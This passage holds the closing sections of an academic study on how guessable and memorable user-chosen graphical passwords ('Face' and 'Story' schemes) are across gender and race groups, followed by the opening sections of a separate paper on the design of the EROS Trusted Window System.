The key point to notice is that each of  $G_S^{\text{avg}}$ ,  $G_S^{\text{med}}$ ,  $G_S^{25}$  and  $G_S^{10}$  is very stable as a function of  $\lambda_0$ , whereas guessing entropy varies more (particularly for Face). We highlight this fact to reiterate our reasons for adopting  $G_S^{\text{avg}}$ ,  $G_S^{\text{med}}$ , and  $G_S^x$  as our measures of security, and to set aside concerns over whether particular choices of  $\lambda_0$  have heavily influenced our results. Indeed, even for  $\hat{\ell} = 1$  (with some degree of back-off to  $\hat{\ell} = 0$  as prescribed by (5)), values of  $\lambda_0$  and  $\lambda_1$  do not greatly impact our measures. For example, Figures 5 and 6 show  $G_S^{\text{avg}}$  and  $G_S^{25}$  for Face. While these surfaces may suggest more variation, we draw the reader's attention to the small range on the vertical axis in Figure 5; in fact, the variation is between only 1361 and 1574. This is in contrast to guessing entropy as computed with (6), which varies between 252 and 3191 when  $\lambda_0$  and  $\lambda_1$  are varied (not shown). Similarly, while  $G_S^{25}$  varies between 24 and 72 (Figure 6), the analogous computation using (5) more directly—i.e., computing the smallest  $j$  such that  $\sum_{i=1}^j \Pr[p_i^{(k)} \leftarrow \mathcal{S}] \geq .25$ —varies between 27 and 1531. In the remainder of the paper, the numbers we report for  $G_S^{\text{avg}}$ ,  $G_S^{\text{med}}$ , and  $G_S^x$  reflect values of  $\lambda_0$  and  $\lambda_1$  that simultaneously minimize these values to the extent possible.




Figure 5:  $G_S^{\text{avg}}$  versus  $\lambda_0$ ,  $\lambda_1$  for Face

Tables 2 and 3 present results for the Story scheme




Figure 6:  $G_S^{25}$  versus  $\lambda_0$ ,  $\lambda_1$  for Face

Population	$G_S^{\text{avg}}$	$G_S^{\text{med}}$	$G_S^{25}$	$G_S^{10}$
Overall	790	428	112	35
Male	826	404	87	53
Female	989	723	125	98
White Male	844	394	146	76
Asian Male	877	589	155	20

Table 2: Results for Story,  $\lambda_0 = 2^{-2}$

and the Face scheme, respectively. Populations with less than ten passwords are excluded from these tables. These numbers were computed under Assumption 4.1 for  $\hat{\ell} = 0$  in the case of Story and for  $\hat{\ell} = 1$  in the case of Face.  $\lambda_0$  and  $\lambda_1$  were tuned as indicated in the table captions. These choices were dictated by our goal of minimizing the various measures we consider ( $G_S^{\text{avg}}$ ,  $G_S^{\text{med}}$ ,  $G_S^{25}$  and  $G_S^{10}$ ), though as already demonstrated, these values are generally not particularly sensitive to choices of  $\lambda_0$  and  $\lambda_1$ .

The numbers in these tables should be considered in light of the number of available passwords. Story

Population	$G_S^{\text{avg}}$	$G_S^{\text{med}}$	$G_S^{25}$	$G_S^{10}$
Overall	1374	469	13	2
Male	1234	218	8	2
Female	2051	1454	255	12
Asian Male	1084	257	21	5.5
Asian Female	973	445	19	5.2
White Male	1260	81	8	1.6

Table 3: Results for Face,  $\lambda_0 = 2^{-2}$ ,  $\lambda_1 = 2^2$

has  $9 \times 8 \times 7 \times 6 = 3024$  possible passwords, yielding a maximum possible guessing entropy of 1513. Face, on the other hand, has  $9^4 = 6561$  possible passwords (for fixed sets of available images), for a maximum guessing entropy of 3281.

Our results show that for Face, if the user is known to be a male, then the worst 10% of passwords can be easily guessed on the first or second attempt. This observation is sufficiently surprising as to warrant restatement: An online dictionary attack of passwords will succeed in merely **two guesses** for 10% of male users. Similarly, if the user is Asian and his/her gender is known, then the worst 10% of passwords can be guessed within the first six tries.

It is interesting to note that  $G_S^{avg}$  is always higher than  $G_S^{med}$ . This implies that for both schemes, there are several good passwords chosen that significantly increase the average number of guesses an attacker would need to perform, but do not affect the median. The most dramatic example of this is for white males using the Face scheme, where  $G_S^{avg} = 1260$  whereas  $G_S^{med} = 81$ .

These results raise the question of what different populations tend to choose as their passwords. Insight into this for the Face scheme is shown in Tables 4 and 5, which characterize selections by gender and race, respectively. As can be seen in Table 4, both males and females chose females in Face significantly more often than males (over 68% for females and over 75% for males), and when males chose females, they almost always chose models (roughly 80% of the time). These observations are also widely supported by users' remarks in the exit survey, e.g.:

"I chose the images of the ladies which appealed the most."

"I simply picked the best lookin girl on each page."

"In order to remember all the pictures for my login (after forgetting my 'password' 4 times in a row) I needed to pick pictures I could EASILY remember - kind of the same pitfalls when picking a lettered password. So I chose all pictures of beautiful women. The other option I would have chosen was handsome men, but the women are much more pleasing to look at :)"

"Best looking person among the choices."

Moreover, there was also significant correlation among members of the same race. As shown in Table 5, Asian females and white females chose from within their race roughly 50% of the time; white males chose whites over 60% of the time, and black males chose blacks roughly 90% of the time (though the reader should be warned that there were only three black males in the study, thus this number requires greater validation). Again, a number of exit surveys confirmed this correlation, e.g.:

"I picked her because she was female and Asian and being female and Asian, I thought I could remember that."

"I started by deciding to choose faces of people in my own race ... specifically, people that looked at least a little like me. The hope was that knowing this general piece of information about all of the images in my password would make the individual faces easier to remember."

"... Plus he is African-American like me."

Pop.	Female Model	Male Model	Typical Female	Typical Male
Female	40.0%	20.0%	28.8%	11.3%
Male	63.2%	10.0%	12.7%	14.0%

Table 4: Gender and attractiveness selection in Face.

Insight into what categories of images different genders and races chose in the Story scheme are shown in Tables 6 and 7. The most significant deviations between males and females (Table 6) is that females chose animals twice as often as males did, and males chose women twice as often as females did. Less pronounced differences are that males tended to select nature and sports images somewhat more than females did, while females tended to select food images more often. However, since these differences

Pop.	Asian	Black	White
Asian Female	52.1%	16.7%	31.3%
Asian Male	34.4%	21.9%	43.8%
Black Male	8.3%	91.7%	0.0%
White Female	18.8%	31.3%	50.0%
White Male	17.6%	20.4%	62.0%

Table 5: Race selection in Face.

were all within four percentage points, it is not clear how significant they are. Little emerges as definitive trends by race in the Story scheme (Table 7), particularly considering that the Hispanic data reflects only two users and so should be discounted.

## 5 Memorability evaluation

In this section we briefly evaluate the memorability of the schemes we considered. As described in Section 2, there have been many usability studies performed for various graphical password schemes, including for variants of the Face scheme. As such, our goal in this section is not to exhaustively evaluate memorability for Face, but rather to simply benchmark the memorability of the Story scheme against that of Face to provide a qualitative and relative comparison between the two.

Figure 7 shows the percentage of successful logins versus the amount of time since the password was initially established, and Figure 8 shows the percentage of successful logins versus the time since that user's last login attempt. Each figure includes one plot for Face and one plot for Story. A trend that emerges is that while memorability of both schemes is strong, Story passwords appear to be somewhat harder to remember than Face. We do not find this to be surprising, since previous studies have shown Face to have a high degree of memorability.




Figure 7: Memorability versus time since password change. Each data point represents the average of 100 login attempts.

One potential reason for users' relative difficulty in remembering their Story passwords is that appar-




Figure 8: Memorability versus time since last login attempt. Each data point represents the average of 90 login attempts.

ently few of them actually chose stories, despite our suggestion to do so. Nearly 50% of Story users reported choosing no story whatsoever in their exit surveys. Rather, these users employed a variety of alternative strategies, such as picking four pleasing pictures and then trying to memorize the order in which they picked them. Not surprisingly, this contributed very significantly to incorrect password entries due to misordering their selections. For example, of the 236 incorrect password entries in Story, over 75% of them consisted of the correct images selected in an incorrect order. This is also supported anecdotally by several of the exit surveys:

"I had no problem remembering the four pictures, but I could not remember the original order."

"No story, though having one may have helped to remember the order of the pictures better."

"... but the third try I found a sequence that I could remember. fish-woman-girl-corn, I would screw up the fish and corn order 50% of the time, but I knew they were the pictures."

As such, it seems advisable in constructing graphical password schemes to avoid having users remember an ordering of images. For example, we expect that a selection of  $k$  images, each from a distinct set of  $n$  images (as in the Face scheme, though with image categories not necessarily of only persons), will generally be more memorable than an ordered selection of  $k$  images from one set. If a scheme does

Pop.	Animals	Cars	Women	Food	Children	Men	Objects	Nature	Sports
Female	20.8%	14.6%	6.3%	14.6%	8.3%	4.2%	12.5%	14.6%	4.2%
Male	10.4%	17.9%	13.6%	11.0%	6.8%	4.6%	11.0%	17.2%	7.5%

Table 6: Category selection by gender in Story

Pop.	Animals	Cars	Women	Food	Children	Men	Nature	Objects	Sports
Asian	10.7%	18.6%	11.4%	11.4%	8.6%	4.3%	17.1%	11.4%	6.4%
Hispanic	12.5%	12.5%	25.0%	12.5%	0.0%	12.5%	12.5%	12.5%	0.0%
White	12.5%	16.8%	13.0%	11.5%	6.3%	4.3%	16.8%	11.1%	7.7%

Table 7: Category selection by race in Story

rely on users remembering an ordering, then the importance of the story should be reiterated to users, since if the sequence of images has some semantic meaning then it is more likely that the password is memorable (assuming that the sequences are not too long [21]).

## 6 Conclusion

The graphical password schemes we considered in this study have the property that the space of passwords can be exhaustively searched in short order if an offline search is possible. So, any use of these schemes requires that guesses be mediated and confirmed by a trusted online system. In such scenarios, we believe that our study is the first to quantify factors relevant to the security of user-chosen graphical passwords. In particular, our study advises against the use of a Passfaces<sup>TM</sup>-like system that permits user choice of the password, without some means to mitigate the dramatic effects of attraction and race that our study quantifies. As already demonstrated, for certain populations of users, no imposed limit on the number of incorrect password guesses would suffice to render the system adequately secure since, e.g., 10% of the passwords of males could have been guessed by merely two guesses.

Alternatives for mitigating this threat are to prohibit or limit user choice of passwords, to educate users on better approaches to select passwords, or to select images less prone to these types of biases. The first two are approaches initially attempted in the context of text passwords, and that have appeared in some graphical password schemes, as well. The Story scheme is one example of the third strategy

(as is [4]), and our study indicates that password selection in this scheme is sufficiently free from bias to suggest that reasonable limits could be imposed on password guesses to render the scheme secure. For example, the worst 10% of passwords in the Story scheme for the most predictable population (Asian males) still required twenty guesses to break, suggesting a limit of five incorrect password guesses might be reasonable, provided that some user education is also performed.

The relative strength of the Story scheme must be balanced against what appears to be some difficulty of memorability for users who eschew the advice of using a story to guide their image selection. An alternative (besides better user education) is to permit unordered selection of images from a larger set (c.f., [4, 7]). However, we believe that further, more sizeable studies must be performed in order to confirm the usability and security of these approaches.

## 7 Acknowledgments

The authors would like to thank Joanne Houlahan for her support and for encouraging her students to use the graphical login server. We also extend our gratitude to all the students at Carnegie Mellon University and Johns Hopkins University who participated in this study.

## Notes



<sup>1</sup>For a random variable  $X$  taking on values in  $\mathcal{X}$ , if  $G(X)$  denotes its guessing entropy and  $H(X)$  denotes its Shannon entropy, then it is known that  $G(X) \geq 2^{H(X)-2} + 1$  [18] and that  $H(X) \geq \frac{2 \log |\mathcal{X}|}{|\mathcal{X}| - 1} (G(X) - 1)$  [19].

## References

- [1] T. Alley and M. Cunningham. Averaged faces are attractive, but very attractive faces are not average. In *Psychological Science*, 2, pages 123-125, 1991.
- [2] G. E. Blonder. Graphical password. US Patent 5559961, Lucent Technologies, Inc., Murray Hill, NJ, August 30, 1995.
- [3] S. Brostoff and M. A. Sasse. Are Passfaces<sup>TM</sup> more usable than passwords? A field trial investigation. In *Proceedings of Human Computer Interaction*, pages 405-424, 2000.
- [4] R. Dhamija and A. Perrig. Déjà vu: A user study using images for authentication. In *Proceedings of the 9<sup>th</sup> USENIX Security Symposium*, August 2000.
- [5] D. Feldmeier and P. Karn. UNIX password security—Ten years later. In *Advances in Cryptology—CRYPTO '89* (Lecture Notes in Computer Science 435), 1990.
- [6] A. Feingold. Good-looking people are not what we think. In *Psychological Bulletin*, 111, pages 304-341, 1992.
- [7] W. Jansen, S. Gavrilu, V. Korolev, R. Ayers, and R. Swanstrom. Picture password: A visual login technique for mobile devices. NISTIR 7030, Computer Security Division, Information Technology Laboratory, National Institute of Standards and Technology, Gaithersburg, MD, July 2003. Available at <http://csrc.nist.gov/publications/nistir/nistir-7030.pdf>.
- [8] I. Jermyn, A. Mayer, F. Monrose, M. Reiter and A. Rubin. The design and analysis of graphical passwords. In *Proceedings of the 8<sup>th</sup> USENIX Security Symposium*, August 1999.
- [9] D. Klein. Foiling the cracker: A survey of, and improvements to, password security. In *Proceedings of the 2<sup>nd</sup> USENIX Security Workshop*, pages 5-14, August 1990.
- [10] J. Langlois, L. Kalakanis, A. Rubenstein, A. Larson, M. Hallam, and M. Smoot. Maxims and myths of beauty: A meta-analytic and theoretical review. In *Psychological Bulletin* 126:390-423, 2000.
- [11] D. Levin. Race as a visual feature: using visual search and perceptual discrimination tasks to understand face categories and the cross race recognition deficit. *Quarterly Journal of Experimental Psychology: General*, 129 (4), 559-574.
- [12] D. Lindsay, P. Jack, and M. Chrisitan. Other-race face perception. *Journal of Applied Psychology* 76:587-589, 1991.
- [13] T. Luce. Blacks, whites and yellows: They all look alike to me. *Psychology Today* 8:105-108, 1974.
- [14] S. Madigan. Picture memory. In *Imagery, Memory, and Cognition*, pages 65-86, Lawrence Erlbaum Associates, 1983.
- [15] R. S. Malpass. They all look alike to me. In *The Undaunted Psychologist*, pages 74-88, McGraw-Hill, 1992.
- [16] C. Manning and H. Schütze. *Foundations of Statistical Natural Language Processing*, Chapter 6, MIT Press, May 1999.
- [17] A. M. Martinez and R. Benavente. The AR Face Database. Technical Report number 24, June, 1998.
- [18] J. L. Massey. Guessing and entropy. In *Proceedings of the 1994 IEEE International Symposium on Information Theory*, 1994.
- [19] R. J. McEliece and Z. Yu. An inequality on entropy. In *Proceedings of the 1995 IEEE International Symposium on Information Theory*, 1995.
- [20] C. Meissner, J. Brigham. Thirty years of investigation the own-race advantage in memory for faces: A meta-analytic review. *Psychology, Public Policy & Law*, 7, pages 3-35, 2001.
- [21] G. A. Miller. The magical number seven, plus or minus two: Some limits on our capacity for processing information. *Psychological Review* 63:81-97, 1956.
- [22] R. Morris and K. Thompson. Password security: A case history. *Communications of the ACM* 22(11):594-597, November 1979.

- [23] D. L. Nelson, U. S. Reed, and J. R. Walling. Picture superiority effect. *Journal of Experimental Psychology: Human Learning and Memory*, 3:485–497, 1977.
- [24] *The Science Behind Passfaces*. Revision 2, Real User Corporation, September 2001. Available at <http://www.realuser.com/published/ScienceBehindPassfaces.pdf>.
- [25] *Strategies for using Passfaces™ for Windows*. Real User Corporation, 2002. Available at <http://www.realuser.com/published/PassfacesforWindowsStrategies.pdf>.
- [26] *Asian Face Image Database PF01*. Pohang University of Science and Technology, Korea, 2001.
- [27] T. Valentine. An evaluation of the Passfaces™ personal authentication system. Technical Report, Goldsmiths College University of London, 1998.
- [28] T. Valentine. Memory for Passfaces™ after a long delay. Technical Report, Goldsmiths College University of London, 1999.
- [29] T. Valentine and M. Endo. Towards an exemplar model of face processing: The effects of race and distinctiveness. *Quarterly Journal of Experimental Psychology* 44, 671-703.
- [30] Visual Key – Technology. Available at <http://www.viskey.com/tech.html>.
- [31] P. Walker and W. Tanaka. An encoding advantage for own-race versus other-race faces. In *Perception*, 23, pages 1117-1125, 2003.
- [32] T. Wu. A real-world analysis of Kerberos password security. In *Proceedings of the 1999 ISOC Symposium on Network and Distributed System Security*, February 1999.
- [33] M. Zviran and W. J. Haga. Cognitive passwords: The key to easy access and control. *Computers and Security* 9(8):723–736, 1990.
- [34] M. Zviran and W. J. Haga. A comparison of password techniques for multilevel authentication mechanisms. *The Computer Journal* 36(3):227–237, 1993.



# Design of the EROS Trusted Window System

Jonathan S. Shapiro  
shap@cs.jhu.edu

John Vanderburgh  
vandy@cs.jhu.edu

Eric Northup  
digitaleric@digitale.net  
*Systems Research Laboratory  
Johns Hopkins University*

David Chizmadia  
dchizmadia@promia.com  
*Promia, Inc.*

## Abstract

Window systems are the primary mediator of user input and output in modern computing systems. They are also a commonly used interprocess communication mechanism. As a result, they play a key role in the enforcement of security policies and the protection of sensitive information. A user typing a password or passphrase must be assured that it is disclosed exclusively to the intended program. In highly secure systems, global policies concerning information flow restrictions must be honored. Most window systems today, including X11 and Microsoft Windows, have carried forward the presumptive trust assumptions of the Xerox Alto from which they were conceptually derived. These assumptions are inappropriate for modern computing environments.

In this paper, we present the design of a new trusted window system for the EROS capability-based operating system. The EROS Window System (EWS) provides robust traceability of user volition and is capable (with extension) of enforcing mandatory access controls. The entire implementation of EWS is less than 4,500 lines, which is a factor of ten smaller than previous trusted window systems such as Trusted X, and well within the range of what can feasibly be evaluated for high assurance.

## 1 Introduction

Window systems play a key role in modern computing systems. They serve as the primary mediator of user input and output, and provide an interprocess communication mechanism (cut and paste) that is widely used and universally expected. Most modern window systems trace their conceptual ancestry to the Xerox Alto [31]. In the Alto design, applications are presumptively friendly and the computer display is a single-user device. A basic goal of the Alto design was to encourage cooperation among applications in an environment of trust. These assumptions and goals are inherited by both the X Window System [27] and Microsoft Windows. Unfortunately, these assumptions of trust are incompatible with even minimal standards of security.

Window systems have direct access to sensitive information, both in the form of sensitive input (e.g. passphrases) and timing data. They implement critical paths in support of selected trusted applications (e.g. the login service). They are necessarily party to the enforcement of global information flow restrictions when systemwide mandatory access controls are in effect. Current designs include shared mutable resources, which are an obvious no-no, and provide a remarkable amount of server-side resource used to hold client data, creating a rich field of opportunity for storage denial of service. They perform operations that have high variance and observable latency, the combination of which facilitates both timing denial of service and covert channel construction. As a result, window systems provide a wealth of vulnerabilities that attackers

can exploit – even in otherwise compartmentalized systems. Attention to security in their design is vital.

In the late 1980's there was a flurry of work on compartmented mode workstation (CMW) implementations. Proceeding from requirements put forward by Mitre [33], TRW developed Trusted X, an implementation of the X Window System suitable for multilevel secure environments based on the CMW requirements [10]. This effort identified both major and minor design flaws in X, many of which could not be fixed compatibly and remain issues today. Related work at Mitre was conducted as part of the compartmented mode workstation effort [4, 20].

The CMW effort gave essentially no attention to potentially hostile actions occurring within an MLS compartment. As noted by Abrams [1], this is also true of the *Trusted Computer System Evaluation Criteria* [7] and (in our opinion) the *Common Criteria* [14]. Viewed in light of current-day commercial threats, this omission seems problematic. Defense against a scripting virus that simulates a password request prompt or creates an excessive number of windows falls outside of the scope of most compartmentation strategies; these are problems of trusted path and discretionary control. In today's environment, it seems optimistic to assume that two applications in a single mandatory access control domain are mutually friendly. The mandatory policy does not object to information moving between these two processes, but it would be useful to ensure positive confirmation of user intent: some identifiably authorizing action performed by the user, such as a keystroke corresponding to a "paste"



*It was an explicit goal of X Version 11 to specify mechanism, not policy.*

David Rosenthal, *Inter-Client Communications Conventions Manual* [26]

Figure 1: X11 Design Philosophy

operation.

This paper presents the objectives, design, and analysis of the EROS Window System (EWS). EWS is a new trusted window system for the EROS capability-based operating system. It is a “fresh start” design that provides robust traceability of user volition and is capable (with minor extension) of enforcing mandatory access controls. Building on the primitive mechanisms of the EROS operating system, we have created a window system that is a factor of ten smaller than previous trusted window systems such as Trusted X. The implementation provides an efficient, double-buffered display system that significantly reduces the number of resources that must be managed by the display system, and ensures that all resources used in support of a client session are allocated from client resources. The implementation is under 4,500 lines of code. Future enhancements will include a high-performance 3D graphics rendering pipeline comparable in performance to the direct rendering [15] of X11 or Microsoft’s DirectX mechanism. This enhancement is *not* expected to significantly increase the size of the security-enforcing code.

## 2 Objectives and Overview

In their extensive security review of X11, Epstein and Picciotto [9] state that “Authentication is the most obvious security problem with X.” In today’s commercial threat environment, this characterization seems generous. The most obvious security problem in X is the absence of policy of any sort (Figure 1). The goal of the X11 designers was to maximize the ability of applications to interoperate, partly to promote a new vision of computer interaction. In the quest for a policy-free design, even the user is disintermediated from control. Given a request for the content of the paste buffer from an application, there is no way that an X server can determine whether the user has performed any action authorizing that paste. X assumes not only that applications are cooperative, but that their actions reflect the volition of the user. In a world of increasingly hostile applications, this trust assumption has become an unsupportable luxury.

EWS proceeds from the diametrically opposing position:

our goal is to ensure that the user is actively in the decision loop, and complete isolation between applications is our default. Having adopted confinement as a fundamental organizing principle within the EROS system, we are unwilling to permit unrestricted information flow at the window system. Our goal is to ensure that any communication between window system clients is authorized by *both* the user and the applicable mandatory control policy, and that this communication proceeds only in the direction that the user and policy indicated. Capability systems provide natural underpinnings for direct manipulation, which simplifies secure user interface design [35].

That said, there is an enormous user investment in the idioms of current window systems. In particular, the “cut and paste” and “drag and drop” idioms are now universally adopted and expected. Users have become accustomed to overlapping window systems, and to applications with closely coupled, render-intensive interaction loops. Given this, we wished to create a window system in which the “look and feel” of current usage idioms could be largely preserved.

### 2.1 Principles and Goals

After reviewing the conclusions of Epstein and Picciotto, we arrived at a list of design principles and goals for EWS:

- R1. **Isolation** No operation performed on one client session should be able to affect or observe state associated with other sessions – in most cases, not even the state of subsessions.
- R2. **No Mutable Sharing** The display server should provide no shared mutable state to clients.
- R3. **Minimize Server Resource Types** The total number of resource types managed and/or allocated by the server should be minimized. This is one aspect of overall complexity reduction.
- R4. **Minimize Algorithmic Complexity** Many graphics operations are complex and have high variance. The number and complexity of algorithms and data structures in the server should be minimized.
- R5. **Restricted Communication** The display server should provide strictly limited inter-process communication facilities. Provide what is necessary to support current usability idioms; nothing more.

- R6. **Volitional Traceability** No communication may occur between applications through the display server unless we can demonstrate an authorizing user action.
- R7. **Resource Conservatism** The display server should not enqueue either input requests or events. Both promote resource denial of service and covert channels. Output events may be queued, but total output queue length should be bounded. More generally, the display server should operate using only bounded resources. Dynamically allocated resources, if any, should come from the client.
- R8. **Small Size** The display server should be small enough to be evaluable. Our initial goal was to achieve the 30,000 LOCC target of Trusted X.
- R9. **Low Variance** Each input event should be delivered to exactly one recipient application, and each operation should complete in fixed, small time. The display server should not multiply messages. Similarly, each incoming request should in general have one response. When more than one response is necessary, the total number should be a small constant integer.

With three exceptions, we were able to achieve these objectives:

- 1. Clipboard interaction establishes a temporary unidirectional communication channel. It necessarily involves notification of both sides by the display server, which is a small multiplication of messages (and therefore violates R7).
- 2. Our design supports hierarchical client subsessions. This hierarchy expresses visual containment only; subsessions are fully isolated from their parent sessions for communication purposes with one exception: destruction of a session implies destruction of all descendant subsessions (violates R1).
- 3. Window structures are dynamically allocated using display server memory (violates R5). A quota system is needed to limit communication achieved by exhausting the total number of available server window structures. A quota of this sort will also limit attacks that operate by creating large numbers of windows. This has not yet been implemented.

## 2.2 Design Overview

The functions of a display server can be divided into five main categories:

- 1. Input processing, including events and client requests
- 2. Rendering and display update.
- 3. Interprocess communication (cut and paste).
- 4. Trusted user interaction and feedback, which includes window decorations, labeling, and trusted path management.
- 5. Isolation support.

We will discuss how each of these is approached in EWS in the sections that follow, and then examine how a variety of security concerns are addressed by the design.

As a capability system, EROS is object-based. In consequence, EWS is an “object server,” and requests are performed by synchronously invoking operating system protected capabilities. It has become conventional to speak of a server that responds to interprocess procedure calls in this fashion as an “RPC Server.” We emphasize that all interprocess communications in EWS are *local* remote procedure calls [5]. The EROS capability invocation mechanism [29] provides a high-performance transport for such invocations. For reasons that will become clear below, the synchrony of these invocations is not a bottleneck to display performance.

The EWS display server does not directly implement remote connection or cryptographic transport layer protection. Both are cleanly separable functions that have generic utility for many applications. There is no reason that the display system should duplicate this function when it can be satisfactorily implemented in a separably assurable component. Cox *et al.* [6] propose a compelling architecture for separating transport security and key management from applications.

The display server also omits authentication functionality. In a capability system possession of a capability is a necessary and sufficient proof of authority to perform the operations invocable through that capability. In the context of EWS, a client either possesses a *Session* capability or they do not, and distribution of capabilities is a separable problem. User accounts are created with an initial desktop session that can be detached and reattached by the login subsystem. Responsibility for subsession




Figure 2: EWS Components

creation initially lies with the user's primary "shell." In a multilevel secure system, this shell would be a trusted application have responsibility for creating compartments and associating security labels with the subordinate Session capabilities that it grants to applications within these compartments.

### 3 Input Processing

In the EWS design, the hardware frame buffer and hardware input devices are "owned" by the display server process (Figure 2). Each input device has an associated process that blocks on that device waiting for a hardware-level input event to occur. This event is reprocessed into canonical form by the helper process, and the helper process then invokes the display server to "post" the event using a synchronous RPC operation. From the display server perspective, all interactions arrive as remote procedure calls from some process. Requests from device helpers and requests from generic clients arrive on distinguishable interfaces by virtue of the fact that the associated RPC invocations are performed on distinct capabilities.

In contrast to many other display servers, incoming requests are generally not queued by the display server. Each is processed immediately and enqueued on the outbound event queue of the receiving client. In the case of mouse events, the events are delivered to the client session owning the window in which the event occurred. A *MouseDown* event causes all subsequent mouse events until the corresponding *MouseUp* to be delivered to the window in which the *MouseDown* occurred (but see the discussion of "drag and drop" in Section 6). In-order pro-

cessing imposes three constraints on the display server:

1. Requests must be "prompt," by which we mean that their completion must not involve any operation that might be blocked pending the completion of some other request. An acceptable exception to this rule is requests that explicitly *request* to block.

As discussed by Mercer [18], blocking or queueing requests results in priority inversion, which in turn creates a covert signalling opportunity.

2. Requests must be low latency.

Requests executed by the server run under a different schedule than that of their client. Their latency therefore can be seen as a source of variance in real-time context switch latency. Given the design of the EWS display server, it is more effective to establish a small upper bound on request latency than to attempt priority queueing solutions that might require a operating system support for multilevel scheduling.

3. Requests should not incur large variance in processing latency. Variance of this form can be exploited for both resource denial of service and covert signalling.

While the display server does not enqueue requests in general, it *does* perform queueing in connection with client-requested rendezvous and client event delivery. When a client issues a *WaitMouseEvent* request, the server checks the per-client-session list of undelivered events (which is bounded). If one exists, it is returned, otherwise the client request is queued. EROS provides an operation, *RETRY*, that allows the server to redirect the client to a kernel stall queue whose wakeup is controlled by the display server. At a later time, the desired input event will cause this client to be awakened, whereupon it will reissue its request.

The difference between *RETRY*-based queueing and application-level queueing is subtle but significant. Because clients queued using *RETRY* are blocked on a kernel queue, their reactivation honors the scheduling policy of the operating system. Application level queue implementations, including the request dispatch queue of X11, generally do not have access to OS-level priority information. Even if they did, dynamic adjustments to priority cannot safely be revealed to such applications.<sup>1</sup> EROS directly exposes the operating system queueing mechanism

<sup>1</sup> Revealing dynamic reprioritization supports efficient covert channel construction.




Figure 3: Nested Sessions

via a capability-protected interface and provides operations that allow the display server to exploit it for queueing purposes.

## 4 Sessions

Sessions serve both as the means by which windows are created and as the unit of containment for mandatory access controls. Sessions are hierarchical. A top-level application running within one session can implement its own mandatory control policy within that particular session if desired. From a security standpoint, this is primarily useful for debugging, but it also supports separation of concerns. While the manager can ensure that the communication activity of a subordinate application across session boundaries is restricted, the manager is *not* able to observe the internal events and actions of that application.

### 4.1 The Session/Window Hierarchy

EWS associates each window with a unique client session. Every EWS window is created by performing a *CreateWindow* operation on some *Session* capability. Every session has an associated containing window, and the windows created using that *Session* capability are created as child windows of the session's parent window. Client sessions are hierarchical: having created a window *W*, the holder of a *Session* capability can create a new *SessionCreator* capability whose parent window is *W*. This new *SessionCreator* can be provided to newly instantiated applications, and effectively defines the context of the root window with respect to that application. The *SessionCreator* can be used by the subordinate application to create new *Session* capabilities (Figure 3).

Operations in one session are not observable by other sessions – not even by parent sessions. Input events are delivered to the owning session of the window in which they

occur. The hierarchical session mechanism allows us to construct graphical shells that appear to contain their applications. Interactions with these client applications are not be observable by the shell.

